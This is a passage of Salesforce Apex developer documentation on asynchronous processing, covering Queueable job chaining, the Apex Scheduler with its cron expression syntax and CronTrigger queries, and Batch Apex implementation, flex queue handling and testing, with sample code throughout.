which means that only one child job can exist for each parent job. For example, if you have a second class called `SecondJob` that implements the `Queueable` interface, you can add this class to the queue in the `execute()` method as follows:

```
public class AsyncExecutionExample implements Queueable {
    public void execute(QueueableContext context) {
        // Your processing logic here

        // Chain this job to next job by submitting the next job
        System.enqueueJob(new SecondJob());
    }
}
```

Note: Apex allows web service callouts from chained queueable jobs.

You can't chain queueable jobs in an Apex test. Doing so results in an error. To avoid getting an error, you can check if Apex is running in test context by calling `Test.isRunningTest()` before chaining jobs.

Queueable Apex Limits

- The execution of a queued job counts once against the shared limit for asynchronous Apex method executions.
- You can add up to 50 jobs to the queue with `System.enqueueJob` in a single transaction. To check how many queueable jobs have been added in one transaction, call `Limits.getQueueableJobs()`.
- No limit is enforced on the depth of chained jobs, which means that you can chain one job to another job and repeat this process with each new child job to link it to a new child job. For Developer Edition and Trial organizations, the maximum stack depth for chained jobs is 5, which means that you can chain jobs four times and the maximum number of jobs in the chain is 5, including the initial parent queueable job.
- When chaining jobs, you can add only one job from an executing job with `System.enqueueJob`, which means that only one child job can exist for each parent queueable job. Starting multiple child jobs from the same queueable job isn't supported.

QueueableContext Interface

Apex Scheduler

To invoke Apex classes to run at specific times, first implement the `Schedulable` interface for the class, then specify the schedule using either the Schedule Apex page in the Salesforce user interface, or the `System.schedule` method.

Important: Salesforce schedules the class for execution at the specified time. Actual execution may be delayed based on service availability.

You can only have 100 scheduled Apex jobs at one time. You can evaluate your current count by viewing the Scheduled Jobs page in Salesforce and creating a custom view with a type filter equal to "Scheduled Apex". You can also programmatically query the CronTrigger and CronJobDetail objects to get the count of Apex scheduled jobs.

Use extreme care if you're planning to schedule a class from a trigger. You must be able to guarantee that the trigger won't add more scheduled classes than the limit. In particular, consider API bulk updates, import wizards, mass record changes through the user interface, and all cases where more than one record can be updated at a time.

If there are one or more active scheduled jobs for an Apex class, you cannot update the class or any classes referenced by this class through the Salesforce user interface. However, you can enable deployments to update the class with active scheduled jobs by

using the Metadata API (for example, when using the Force.com IDE). See "Deployment Connections for Change Sets" in the Salesforce Help.

Implementing the `Schedulable` Interface

To schedule an Apex class to run at regular intervals, first write an Apex class that implements the Salesforce-provided interface `Schedulable`.

The scheduler runs as system—all classes are executed, whether or not the user has permission to execute the class.

To monitor or stop the execution of a scheduled Apex job using the Salesforce user interface, from Setup, enter *`Scheduled Jobs`* in the `Quick Find` box, then select **Scheduled Jobs**.

The `Schedulable` interface contains one method that must be implemented, `execute`.

```
global void execute(SchedulableContext sc){}
```

The implemented method must be declared as `global` or `public`.

Use this method to instantiate the class you want to schedule.

Tip: Though it's possible to do additional processing in the `execute` method, we recommend that all processing take place in a separate class.

The following example implements the `Schedulable` interface for a class called `mergeNumbers`:

```
global class scheduledMerge implements Schedulable {
   global void execute(SchedulableContext SC) {
      mergeNumbers M = new mergeNumbers();
   }
}
```

The following example uses the `System.Schedule` method to implement the above class.

```
scheduledMerge m = new scheduledMerge();
String sch = '20 30 8 10 2 ?';
String jobID = system.schedule('Merge Job', sch, m);
```

You can also use the `Schedulable` interface with batch Apex classes. The following example implements the `Schedulable` interface for a batch Apex class called `batchable`:

```
global class scheduledBatchable implements Schedulable {
   global void execute(SchedulableContext sc) {
      batchable b = new batchable();
      database.executebatch(b);
   }
}
```

An easier way to schedule a batch job is to call the `System.scheduleBatch` method without having to implement the `Schedulable` interface.

Use the SchedulableContext object to keep track of the scheduled job once it's scheduled. The SchedulableContext `getTriggerID` method returns the ID of the CronTrigger object associated with this scheduled job as a string. You can query `CronTrigger` to track the progress of the scheduled job.

To stop execution of a job that was scheduled, use the `System.abortJob` method with the ID returned by the `getTriggerID` method.

Tracking the Progress of a Scheduled Job Using Queries

After the Apex job has been scheduled, you can obtain more information about it by running a SOQL query on CronTrigger and retrieving some fields, such as the number of times the job has run, and the date and time when the job is scheduled to run again, as shown in this example.

```
CronTrigger ct =
    [SELECT TimesTriggered, NextFireTime
    FROM CronTrigger WHERE Id = :jobID];
```

The previous example assumes you have a `jobID` variable holding the ID of the job. The `System.schedule` method returns the job ID. If you're performing this query inside the `execute` method of your schedulable class, you can obtain the ID of the current job by calling `getTriggerId` on the SchedulableContext argument variable. Assuming this variable name is `sc`, the modified example becomes:

```
CronTrigger ct =
    [SELECT TimesTriggered, NextFireTime
    FROM CronTrigger WHERE Id = :sc.getTriggerId()];
```

You can also get the job's name and the job's type from the CronJobDetail record associated with the CronTrigger record. To do so, use the `CronJobDetail` relationship when performing a query on CronTrigger. This example retrieves the most recent CronTrigger record with the job name and type from CronJobDetail.

```
CronTrigger job =
    [SELECT Id, CronJobDetail.Id, CronJobDetail.Name, CronJobDetail.JobType
    FROM CronTrigger ORDER BY CreatedDate DESC LIMIT 1];
```

Alternatively, you can query CronJobDetail directly to get the job's name and type. This next example gets the job's name and type for the CronTrigger record queried in the previous example. The corresponding CronJobDetail record ID is obtained by the `CronJobDetail.Id` expression on the CronTrigger record.

```
CronJobDetail ctd =
    [SELECT Id, Name, JobType
    FROM CronJobDetail WHERE Id = :job.CronJobDetail.Id];
```

To obtain the total count of all Apex scheduled jobs, excluding all other scheduled job types, perform the following query. Note the value '7' is specified for the job type, which corresponds to the scheduled Apex job type.

```
SELECT COUNT() FROM CronTrigger WHERE CronJobDetail.JobType = '7'
```

Testing the Apex Scheduler

The following is an example of how to test using the Apex scheduler.

The `System.schedule` method starts an asynchronous process. This means that when you test scheduled Apex, you must ensure that the scheduled job is finished before testing against the results. Use the Test methods `startTest` and `stopTest` around the `System.schedule` method to ensure it finishes before continuing your test. All asynchronous calls made after the `startTest` method are collected by the system. When `stopTest` is executed, all asynchronous processes are run synchronously. If you don't include the `System.schedule` method within the `startTest` and `stopTest` methods, the scheduled job executes at the end of your test method for Apex saved using Salesforce API version 25.0 and later, but not in earlier versions.

This is the class to be tested.

```
global class TestScheduledApexFromTestMethod implements Schedulable {

// This test runs a scheduled job at midnight Sept. 3rd. 2022
```

```
   public static String CRON_EXP = '0 0 0 3 9 ? 2022';

   global void execute(SchedulableContext ctx) {
      CronTrigger ct = [SELECT Id, CronExpression, TimesTriggered, NextFireTime
                FROM CronTrigger WHERE Id = :ctx.getTriggerId()];

      System.assertEquals(CRON_EXP, ct.CronExpression);
      System.assertEquals(0, ct.TimesTriggered);
      System.assertEquals('2022-09-03 00:00:00', String.valueOf(ct.NextFireTime));

      Account a = [SELECT Id, Name FROM Account WHERE Name =
                  'testScheduledApexFromTestMethod'];
      a.name = 'testScheduledApexFromTestMethodUpdated';
      update a;
   }
}
```

The following tests the above class:

```
@istest
class TestClass {

   static testmethod void test() {
   Test.startTest();

      Account a = new Account();
      a.Name = 'testScheduledApexFromTestMethod';
      insert a;

      // Schedule the test job

      String jobId = System.schedule('testBasicScheduledApex',
      TestScheduledApexFromTestMethod.CRON_EXP,
         new TestScheduledApexFromTestMethod());

      // Get the information from the CronTrigger API object
      CronTrigger ct = [SELECT Id, CronExpression, TimesTriggered,
         NextFireTime
         FROM CronTrigger WHERE id = :jobId];

      // Verify the expressions are the same
      System.assertEquals(TestScheduledApexFromTestMethod.CRON_EXP,
         ct.CronExpression);

      // Verify the job has not run
      System.assertEquals(0, ct.TimesTriggered);

      // Verify the next time the job will run
      System.assertEquals('2022-09-03 00:00:00',
         String.valueOf(ct.NextFireTime));
      System.assertNotEquals('testScheduledApexFromTestMethodUpdated',
         [SELECT id, name FROM account WHERE id = :a.id].name);

   Test.stopTest();
```

```
    System.assertEquals('testScheduledApexFromTestMethodUpdated',
    [SELECT Id, Name FROM Account WHERE Id = :a.Id].Name);

    }
}
```

Using the `System.Schedule` Method

After you implement a class with the `Schedulable` interface, use the `System.Schedule` method to execute it. The scheduler runs as system—all classes are executed, whether or not the user has permission to execute the class.

Note: Use extreme care if you're planning to schedule a class from a trigger. You must be able to guarantee that the trigger won't add more scheduled classes than the limit. In particular, consider API bulk updates, import wizards, mass record changes through the user interface, and all cases where more than one record can be updated at a time.

The `System.Schedule` method takes three arguments: a name for the job, an expression used to represent the time and date the job is scheduled to run, and the name of the class. This expression has the following syntax:

```
Seconds Minutes Hours Day_of_month Month Day_of_week Optional_year
```

Note: Salesforce schedules the class for execution at the specified time. Actual execution may be delayed based on service availability.

The `System.Schedule` method uses the user's timezone for the basis of all schedules.

The following are the values for the expression:

Name	Values	Special Characters
Seconds	0	None
Minutes	0	None
Hours	0–23	None
Day_of_month	1–31	`, - * ? / L W`
Month	1–12 or the following: • JAN • FEB • MAR • APR • MAY • JUN • JUL • AUG • SEP • OCT • NOV • DEC	`, - * /`

Name	Values	Special Characters
Day_of_week	1–7 or the following: • SUN • MON • TUE • WED • THU • FRI • SAT	, - * ? / L #
optional_year	null or 1970–2099	, - * /

The special characters are defined as follows:

Special Character	Description
,	Delimits values. For example, use JAN, MAR, APR to specify more than one month.
-	Specifies a range. For example, use JAN-MAR to specify more than one month.
*	Specifies all values. For example, if *Month* is specified as *, the job is scheduled for every month.
?	Specifies no specific value. This is only available for *Day_of_month* and *Day_of_week*, and is generally used when specifying a value for one and not the other.
/	Specifies increments. The number before the slash specifies when the intervals will begin, and the number after the slash is the interval amount. For example, if you specify 1/5 for *Day_of_month*, the Apex class runs every fifth day of the month, starting on the first of the month.
L	Specifies the end of a range (last). This is only available for *Day_of_month* and *Day_of_week*. When used with *Day of month*, L always means the last day of the month, such as January 31, February 29 for leap years, and so on. When used with *Day_of_week* by itself, it always means 7 or SAT. When used with a *Day_of_week* value, it means the last of that type of day in the month. For example, if you specify 2L, you are specifying the last Monday of the month. Do not use a range of values with L as the results might be unexpected.
W	Specifies the nearest weekday (Monday-Friday) of the given day. This is only available for *Day_of_month*. For example, if you specify 20W, and the 20th is a Saturday, the class runs on the 19th. If you specify 1W, and the first is a Saturday, the class does not run in the previous month, but on the third, which is the following Monday. Tip: Use the L and W together to specify the last weekday of the month.

Special Character	Description
#	Specifies the *nth* day of the month, in the format ***weekday*#*day_of_month***. This is only available for *Day_of_week*. The number before the # specifies weekday (SUN-SAT). The number after the # specifies the day of the month. For example, specifying 2#2 means the class runs on the second Monday of every month.

The following are some examples of how to use the expression.

Expression	Description
0 0 13 * * ?	Class runs every day at 1 PM.
0 0 22 ? * 6L	Class runs the last Friday of every month at 10 PM.
0 0 10 ? * MON-FRI	Class runs Monday through Friday at 10 AM.
0 0 20 * * ? 2010	Class runs every day at 8 PM during the year 2010.

In the following example, the class `proschedule` implements the `Schedulable` interface. The class is scheduled to run at 8 AM, on the 13th of February.

```
proschedule p = new proschedule();
        String sch = '0 0 8 13 2 ?';
        system.schedule('One Time Pro', sch, p);
```

Using the `System.scheduleBatch` Method for Batch Jobs

You can call the `System.scheduleBatch` method to schedule a batch job to run once at a specified time in the future. This method is available only for batch classes and doesn't require the implementation of the `Schedulable` interface. This makes it easy to schedule a batch job for one execution. For more details on how to use the `System.scheduleBatch` method, see Using the `System.scheduleBatch` Method.

Apex Scheduler Limits

- You can only have 100 scheduled Apex jobs at one time. You can evaluate your current count by viewing the Scheduled Jobs page in Salesforce and creating a custom view with a type filter equal to "Scheduled Apex". You can also programmatically query the CronTrigger and CronJobDetail objects to get the count of Apex scheduled jobs.
- The maximum number of scheduled Apex executions per a 24-hour period is 250,000 or the number of user licenses in your organization multiplied by 200, whichever is greater. This limit is for your entire org and is shared with all asynchronous Apex: Batch Apex, Queueable Apex, scheduled Apex, and future methods. To check how many asynchronous Apex executions are available, make a request to the REST API `limits` resource. See List Organization Limits in the *Force.com REST API Developer Guide*. The licenses that count toward this limit are full Salesforce user licenses or Force.com App Subscription user licenses. Chatter Free, Chatter customer users, Customer Portal User, and partner portal User licenses aren't included.

Apex Scheduler Notes and Best Practices

- Salesforce schedules the class for execution at the specified time. Actual execution may be delayed based on service availability.

- Use extreme care if you're planning to schedule a class from a trigger. You must be able to guarantee that the trigger won't add more scheduled classes than the limit. In particular, consider API bulk updates, import wizards, mass record changes through the user interface, and all cases where more than one record can be updated at a time.
- Though it's possible to do additional processing in the `execute` method, we recommend that all processing take place in a separate class.
- Synchronous Web service callouts are not supported from scheduled Apex. To be able to make callouts, make an asynchronous callout by placing the callout in a method annotated with `@future(callout=true)` and call this method from scheduled Apex. However, if your scheduled Apex executes a batch job, callouts are supported from the batch class. See Using Batch Apex.
- Apex jobs scheduled to run during a Salesforce service maintenance downtime will be scheduled to run after the service comes back up, when system resources become available. If a scheduled Apex job was running when downtime occurred, the job is rolled back and scheduled again after the service comes back up. Note that after major service upgrades, there might be longer delays than usual for starting scheduled Apex jobs because of system usage spikes.

Schedulable Interface

Batch Apex

A developer can now employ batch Apex to build complex, long-running processes that run on thousands of records on the Force.com platform. Batch Apex operates over small batches of records, covering your entire record set and breaking the processing down to manageable chunks. For example, a developer could build an archiving solution that runs on a nightly basis, looking for records past a certain date and adding them to an archive. Or a developer could build a data cleansing operation that goes through all Accounts and Opportunities on a nightly basis and updates them if necessary, based on custom criteria.

Batch Apex is exposed as an interface that must be implemented by the developer. Batch jobs can be programmatically invoked at runtime using Apex.

You can only have five queued or active batch jobs at one time. You can evaluate your current count by viewing the Scheduled Jobs page in Salesforce or programmatically using SOAP API to query the `AsyncApexJob` object.

Warning: Use extreme care if you are planning to invoke a batch job from a trigger. You must be able to guarantee that the trigger will not add more batch jobs than the limit. In particular, consider API bulk updates, import wizards, mass record changes through the user interface, and all cases where more than one record can be updated at a time.

Batch jobs can also be programmatically scheduled to run at specific times using the Apex scheduler, or scheduled using the Schedule Apex page in the Salesforce user interface. For more information on the Schedule Apex page, see "Schedule Apex" in the Salesforce online help.

The batch Apex interface is also used for Apex managed sharing recalculations.

For more information on batch jobs, continue to Using Batch Apex on page 241.

For more information on Apex managed sharing, see Understanding Apex Managed Sharing on page 186.

IN THIS SECTION:

Using Batch Apex

Using Batch Apex

To use batch Apex, write an Apex class that implements the Salesforce-provided interface `Database.Batchable` and then invoke the class programmatically.

To monitor or stop the execution of the batch Apex job, from Setup, enter *Apex Jobs* in the Quick Find box, then select **Apex Jobs**.

Implementing the `Database.Batchable` Interface

The `Database.Batchable` interface contains three methods that must be implemented.

- `start` method:

```
global (Database.QueryLocator | Iterable<sObject>) start(Database.BatchableContext bc)
 {}
```

  To collect the records or objects to pass to the interface method `execute`, call the `start` method at the beginning of a batch Apex job. This method returns either a `Database.QueryLocator` object or an iterable that contains the records or objects passed to the job.

  When you're using a simple query (`SELECT`) to generate the scope of objects in the batch job, use the `Database.QueryLocator` object. If you use a `QueryLocator` object, the governor limit for the total number of records retrieved by SOQL queries is bypassed. For example, a batch Apex job for the Account object can return a `QueryLocator` for all account records (up to 50 million records) in an org. Another example is a sharing recalculation for the Contact object that returns a `QueryLocator` for all account records in an org.

  Use the iterable to create a complex scope for the batch job. You can also use the iterable to create your own custom process for iterating through the list.

  Important: If you use an iterable, the governor limit for the total number of records retrieved by SOQL queries is still enforced.

- `execute` method:

```
global void execute(Database.BatchableContext BC, list<P>){}
```

  To do the required processing for each chunk of data, use the `execute` method. This method is called for each batch of records that you pass to it.

  This method takes the following:

  - A reference to the `Database.BatchableContext` object.
  - A list of sObjects, such as `List<sObject>`, or a list of parameterized types. If you are using a `Database.QueryLocator`, use the returned list.

  Batches of records tend to execute in the order in which they're received from the `start` method. However, the order in which batches of records execute depends on various factors. The order of execution isn't guaranteed.

- `finish` method:

```
global void finish(Database.BatchableContext BC){}
```

  To send confirmation emails or execute post-processing operations, use the `finish` method. This method is called after all batches are processed.

Each execution of a batch Apex job is considered a discrete transaction. For example, a batch Apex job that contains 1,000 records and is executed without the optional *scope* parameter from `Database.executeBatch` is considered five transactions of 200 records each. The Apex governor limits are reset for each transaction. If the first transaction succeeds but the second fails, the database updates made in the first transaction are not rolled back.

Using Database.BatchableContext

All the methods in the `Database.Batchable` interface require a reference to a `Database.BatchableContext` object. Use this object to track the progress of the batch job.

The following is the instance method with the `Database.BatchableContext` object:

Name	Arguments	Returns	Description
`getJobID`		ID	Returns the ID of the AsyncApexJob object associated with this batch job as a string. Use this method to track the progress of records in the batch job. You can also use this ID with the `System.abortJob` method.

The following example uses the `Database.BatchableContext` to query the `AsyncApexJob` associated with the batch job.

```
global void finish(Database.BatchableContext BC){
   // Get the ID of the AsyncApexJob representing this batch job
   // from Database.BatchableContext.
   // Query the AsyncApexJob object to retrieve the current job's information.
   AsyncApexJob a = [SELECT Id, Status, NumberOfErrors, JobItemsProcessed,
      TotalJobItems, CreatedBy.Email
      FROM AsyncApexJob WHERE Id =
      :BC.getJobId()];
   // Send an email to the Apex job's submitter notifying of job completion.
   Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
   String[] toAddresses = new String[] {a.CreatedBy.Email};
   mail.setToAddresses(toAddresses);
   mail.setSubject('Apex Sharing Recalculation ' + a.Status);
   mail.setPlainTextBody
   ('The batch Apex job processed ' + a.TotalJobItems +
   ' batches with '+ a.NumberOfErrors + ' failures.');
   Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
}
```

Using Database.QueryLocator to Define Scope

The `start` method can return either a `Database.QueryLocator` object that contains the records to use in the batch job or an iterable.

The following example uses a `Database.QueryLocator`:

```
global class SearchAndReplace implements Database.Batchable<sObject>{

   global final String Query;
   global final String Entity;
   global final String Field;
   global final String Value;

   global SearchAndReplace(String q, String e, String f, String v){

      Query=q; Entity=e; Field=f;Value=v;
   }
```

```
    global Database.QueryLocator start(Database.BatchableContext BC){
       return Database.getQueryLocator(query);
    }

    global void execute(Database.BatchableContext BC, List<sObject> scope){
      for(sobject s : scope){
      s.put(Field,Value);
      }
      update scope;
     }

    global void finish(Database.BatchableContext BC){
    }
}
```

Using an Iterable in Batch Apex to Define Scope

The `start` method can return either a `Database.QueryLocator` object that contains the records to use in the batch job or an iterable. Use an iterable to step through the returned items more easily.

```
global class batchClass implements Database.batchable{
    global Iterable start(Database.BatchableContext info){
        return new CustomAccountIterable();
    }
    global void execute(Database.BatchableContext info, List<Account> scope){
        List<Account> accsToUpdate = new List<Account>();
        for(Account a : scope){
            a.Name = 'true';
            a.NumberOfEmployees = 70;
            accsToUpdate.add(a);
        }
        update accsToUpdate;
    }
    global void finish(Database.BatchableContext info){
    }
}
```

Using the `Database.executeBatch` Method to Submit Batch Jobs

You can use the `Database.executeBatch` method to programmatically begin a batch job.

Important: When you call `Database.executeBatch`, Salesforce adds the process to the queue. Actual execution can be delayed based on service availability.

The `Database.executeBatch` method takes two parameters:

- An instance of a class that implements the `Database.Batchable` interface.
- An optional parameter *`scope`*. This parameter specifies the number of records to pass into the `execute` method. Use this parameter when you have many operations for each record being passed in and are running into governor limits. By limiting the number of records, you are limiting the operations per transaction. This value must be greater than zero. If the `start` method of the batch class returns a QueryLocator, the optional scope parameter of `Database.executeBatch` can have a maximum value of 2,000. If set to a higher value, Salesforce chunks the records returned by the QueryLocator into smaller batches of up to

2,000 records. If the `start` method of the batch class returns an iterable, the scope parameter value has no upper limit. However, if you use a high number, you can run into other limits.

The `Database.executeBatch` method returns the ID of the AsyncApexJob object, which you can use to track the progress of the job. For example:

```
ID batchprocessid = Database.executeBatch(reassign);

AsyncApexJob aaj = [SELECT Id, Status, JobItemsProcessed, TotalJobItems, NumberOfErrors
                    FROM AsyncApexJob WHERE ID =: batchprocessid ];
```

You can also use this ID with the `System.abortJob` method.

For more information, see AsyncApexJob in the *Object Reference for Salesforce and Force.com*.

Holding Batch Jobs in the Apex Flex Queue

With the Apex flex queue, you can submit up to 100 batch jobs.

The outcome of `Database.executeBatch` is as follows.

- The batch job is placed in the Apex flex queue, and its status is set to `Holding`.
- If the Apex flex queue has the maximum number of 100 jobs, `Database.executeBatch` throws a `LimitException` and doesn't add the job to the queue.

Note: If your org doesn't have Apex flex queue enabled, `Database.executeBatch` adds the batch job to the batch job queue with the `Queued` status. If the concurrent limit of queued or active batch job has been reached, a `LimitException` is thrown, and the job isn't queued.

Reordering Jobs in the Apex Flex Queue

While submitted jobs have a status of `Holding`, you can reorder them in the Salesforce user interface to control which batch jobs are processed first. To do so, from Setup, enter *`Apex Flex Queue`* in the `Quick Find` box, then select **Apex Flex Queue**.

Alternatively, you can use Apex methods to reorder batch jobs in the flex queue. To move a job to a new position, call one of the `System.FlexQueue` methods. Pass the method the job ID and, if applicable, the ID of the job next to the moved job's new position. For example:

```
Boolean isSuccess = System.FlexQueue.moveBeforeJob(jobToMoveId, jobInQueueId);
```

You can reorder jobs in the Apex flex queue to prioritize jobs. For example, you can move a batch job up to the first position in the holding queue to be processed first when resources become available. Otherwise, jobs are processed "first-in, first-out"—in the order in which they're submitted.

When system resources become available, the system picks up the next job from the top of the Apex flex queue and moves it to the batch job queue. The system can process up to five queued or active jobs simultaneously for each organization. The status of these moved jobs changes from `Holding` to `Queued`. Queued jobs get executed when the system is ready to process new jobs. You can monitor queued jobs on the Apex Jobs page.

Batch Job Statuses

The following table lists all possible statuses for a batch job along with a description of each.

Status	Description
Holding	Job has been submitted and is held in the Apex flex queue until system resources become available to queue the job for processing.

Status	Description
Queued	Job is awaiting execution.
Preparing	The `start` method of the job has been invoked. This status can last a few minutes depending on the size of the batch of records.
Processing	Job is being processed.
Aborted	Job aborted by a user.
Completed	Job completed with or without failures.
Failed	Job experienced a system failure.

Using the `System.scheduleBatch` Method

You can use the `System.scheduleBatch` method to schedule a batch job to run once at a future time.

The `System.scheduleBatch` method takes the following parameters.

- An instance of a class that implements the `Database.Batchable` interface.
- The job name.
- The time interval, in minutes, after which the job starts executing.
- An optional scope value. This parameter specifies the number of records to pass into the `execute` method. Use this parameter when you have many operations for each record being passed in and are running into governor limits. By limiting the number of records, you are limiting the operations per transaction. This value must be greater than zero. If the `start` method returns a QueryLocator, the optional scope parameter of `System.scheduleBatch` can have a maximum value of 2,000. If set to a higher value, Salesforce chunks the records returned by the QueryLocator into smaller batches of up to 2,000 records. If the `start` method returns an iterable, the scope parameter value has no upper limit. However, if you use a high number, you can run into other limits.

The `System.scheduleBatch` method returns the scheduled job ID (CronTrigger ID).

This example schedules a batch job to run one minute from now by calling `System.scheduleBatch`. The example passes this method an instance of a batch class (the `reassign` variable), a job name, and a time interval of one minute. The optional *`scope`* parameter has been omitted. The method returns the scheduled job ID, which is used to query CronTrigger to get the status of the corresponding scheduled job.

```
String cronID = System.scheduleBatch(reassign, 'job example', 1);

CronTrigger ct = [SELECT Id, TimesTriggered, NextFireTime
                  FROM CronTrigger WHERE Id = :cronID];

// TimesTriggered should be 0 because the job hasn't started yet.
System.assertEquals(0, ct.TimesTriggered);
System.debug('Next fire time: ' + ct.NextFireTime);
// For example:
// Next fire time: 2013-06-03 13:31:23
```

For more information, see CronTrigger in the *Object Reference for Salesforce and Force.com*.

Note: Some things to note about `System.scheduleBatch`:

- When you call `System.scheduleBatch`, Salesforce schedules the job for execution at the specified time. Actual execution occurs at or after that time, depending on service availability.

- The scheduler runs as system—all classes are executed, whether or not the user has permission to execute the class.
- When the job's schedule is triggered, the system queues the batch job for processing. If Apex flex queue is enabled in your org, the batch job is added at the end of the flex queue. For more information, see Holding Batch Jobs in the Apex Flex Queue.
- All scheduled Apex limits apply for batch jobs scheduled using `System.scheduleBatch`. After the batch job is queued (with a status of `Holding` or `Queued`), all batch job limits apply and the job no longer counts toward scheduled Apex limits.
- After calling this method and before the batch job starts, you can use the returned scheduled job ID to abort the scheduled job using the `System.abortJob` method.

Batch Apex Examples

The following example uses a `Database.QueryLocator`:

```
global class UpdateAccountFields implements Database.Batchable<sObject>{
   global final String Query;
   global final String Entity;
   global final String Field;
   global final String Value;

   global UpdateAccountFields(String q, String e, String f, String v){
             Query=q; Entity=e; Field=f;Value=v;
   }

   global Database.QueryLocator start(Database.BatchableContext BC){
      return Database.getQueryLocator(query);
   }

   global void execute(Database.BatchableContext BC,
                       List<sObject> scope){
      for(Sobject s : scope){s.put(Field,Value);
      }       update scope;
   }

   global void finish(Database.BatchableContext BC){

   }

}
```

You can use the following code to call the previous class.

```
// Query for 10 accounts
String q = 'SELECT Industry FROM Account LIMIT 10';
String e = 'Account';
String f = 'Industry';
String v = 'Consulting';
Id batchInstanceId = Database.executeBatch(new UpdateAccountFields(q,e,f,v), 5);
```

To exclude accounts or invoices that were deleted but are still in the Recycle Bin, include `isDeleted=false` in the SOQL query WHERE clause, as shown in these modified samples.

```
// Query for accounts that aren't in the Recycle Bin
String q = 'SELECT Industry FROM Account WHERE isDeleted=false LIMIT 10';
```

```
String e = 'Account';
String f = 'Industry';
String v = 'Consulting';
Id batchInstanceId = Database.executeBatch(new UpdateAccountFields(q,e,f,v), 5);
```

```
// Query for invoices that aren't in the Recycle Bin
String q =
  'SELECT Description__c FROM Invoice_Statement__c WHERE isDeleted=false LIMIT 10';
String e = 'Invoice_Statement__c';
String f = 'Description__c';
String v = 'Updated description';
Id batchInstanceId = Database.executeBatch(new UpdateInvoiceFields(q,e,f,v), 5);
```

The following class uses batch Apex to reassign all accounts owned by a specific user to a different user.

```
global class OwnerReassignment implements Database.Batchable<sObject>{
String query;
String email;
Id toUserId;
Id fromUserId;

global Database.querylocator start(Database.BatchableContext BC){
            return Database.getQueryLocator(query);}

global void execute(Database.BatchableContext BC, List<sObject> scope){
    List<Account> accns = new List<Account>();

   for(sObject s : scope){Account a = (Account)s;
        if(a.OwnerId==fromUserId){
            a.OwnerId=toUserId;
            accns.add(a);
            }
        }

update accns;

}
global void finish(Database.BatchableContext BC){
Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();

mail.setToAddresses(new String[] {email});
mail.setReplyTo('batch@acme.com');
mail.setSenderDisplayName('Batch Processing');
mail.setSubject('Batch Process Completed');
mail.setPlainTextBody('Batch Process has completed');

Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
}
}
```

Use the following to execute the `OwnerReassignment` class in the previous example.

```
OwnerReassignment reassign = new OwnerReassignment();
reassign.query = 'SELECT Id, Name, Ownerid FROM Account ' +
```

```
                'WHERE ownerid=\'' + u.id + '\'';
reassign.email='admin@acme.com';
reassign.fromUserId = u;
reassign.toUserId = u2;
ID batchprocessid = Database.executeBatch(reassign);
```

The following is an example of a batch Apex class for deleting records.

```
global class BatchDelete implements Database.Batchable<sObject> {
   public String query;

   global Database.QueryLocator start(Database.BatchableContext BC){
      return Database.getQueryLocator(query);
   }

   global void execute(Database.BatchableContext BC, List<sObject> scope){
      delete scope;
      DataBase.emptyRecycleBin(scope);
   }

   global void finish(Database.BatchableContext BC){
   }
}
```

This code calls the `BatchDelete` batch Apex class to delete old documents. The specified query selects documents to delete for all documents that are in a specified folder and that are older than a specified date. Next, the sample invokes the batch job.

```
BatchDelete BDel = new BatchDelete();
Datetime d = Datetime.now();
d = d.addDays(-1);
// Replace this value with the folder ID that contains
// the documents to delete.
String folderId = '00lD0000001161D';
// Query for selecting the documents to delete
BDel.query = 'SELECT Id FROM Document WHERE FolderId=\'' + folderId +
    '\' AND CreatedDate < '+d.format('yyyy-MM-dd')+'T'+
    d.format('HH:mm')+':00.000Z';
// Invoke the batch job.
ID batchprocessid = Database.executeBatch(BDel);
System.debug('Returned batch process ID: ' + batchProcessId);
```

Using Callouts in Batch Apex

To use a callout in batch Apex, specify `Database.AllowsCallouts` in the class definition. For example:

```
global class SearchAndReplace implements Database.Batchable<sObject>,
   Database.AllowsCallouts{
}
```

Callouts include HTTP requests and methods defined with the `webService` keyword.

Using State in Batch Apex

Each execution of a batch Apex job is considered a discrete transaction. For example, a batch Apex job that contains 1,000 records and is executed without the optional *`scope`* parameter is considered five transactions of 200 records each.

If you specify `Database.Stateful` in the class definition, you can maintain state across these transactions. When using `Database.Stateful`, only instance member variables retain their values between transactions. Static member variables don't retain their values and are reset between transactions. Maintaining state is useful for counting or summarizing records as they're processed. For example, suppose your job processed opportunity records. You could define a method in `execute` to aggregate totals of the opportunity amounts as they were processed.

If you don't specify `Database.Stateful`, all static and instance member variables are set back to their original values.

The following example summarizes a custom field `total__c` as the records are processed.

```
global class SummarizeAccountTotal implements
    Database.Batchable<sObject>, Database.Stateful{

   global final String Query;
   global integer Summary;

   global SummarizeAccountTotal(String q){Query=q;
     Summary = 0;
   }

   global Database.QueryLocator start(Database.BatchableContext BC){
      return Database.getQueryLocator(query);
   }

   global void execute(
                Database.BatchableContext BC,
                List<sObject> scope){
      for(sObject s : scope){
         Summary = Integer.valueOf(s.get('total__c'))+Summary;
      }
   }

global void finish(Database.BatchableContext BC){
   }
}
```

In addition, you can specify a variable to access the initial state of the class. You can use this variable to share the initial state with all instances of the `Database.Batchable` methods. For example:

```
// Implement the interface using a list of Account sObjects
// Note that the initialState variable is declared as final

global class MyBatchable implements Database.Batchable<sObject> {
  private final String initialState;
  String query;

  global MyBatchable(String intialState) {
    this.initialState = initialState;
  }

  global Database.QueryLocator start(Database.BatchableContext BC) {
    // Access initialState here

    return Database.getQueryLocator(query);
  }
```

```
  global void execute(Database.BatchableContext BC,
                      List<sObject> batch) {
    // Access initialState here

  }

  global void finish(Database.BatchableContext BC) {
    // Access initialState here

  }
}
```

The `initialState` stores only the *initial* state of the class. You can't use it to pass information between instances of the class during execution of the batch job. For example, if you change the value of `initialState` in `execute`, the second chunk of processed records can't access the new value. Only the initial value is accessible.

Testing Batch Apex

When testing your batch Apex, you can test only one execution of the `execute` method. Use the *`scope`* parameter of the `executeBatch` method to limit the number of records passed into the `execute` method to ensure that you aren't running into governor limits.

The `executeBatch` method starts an asynchronous process. When you test batch Apex, make certain that the asynchronously processed batch job is finished before testing against the results. Use the Test methods `startTest` and `stopTest` around the `executeBatch` method to ensure that it finishes before continuing your test. All asynchronous calls made after the `startTest` method are collected by the system. When `stopTest` is executed, all asynchronous processes are run synchronously. If you don't include the `executeBatch` method within the `startTest` and `stopTest` methods, the batch job executes at the end of your test method. This execution order applies for Apex saved using API version 25.0 and later, but not for earlier versions.

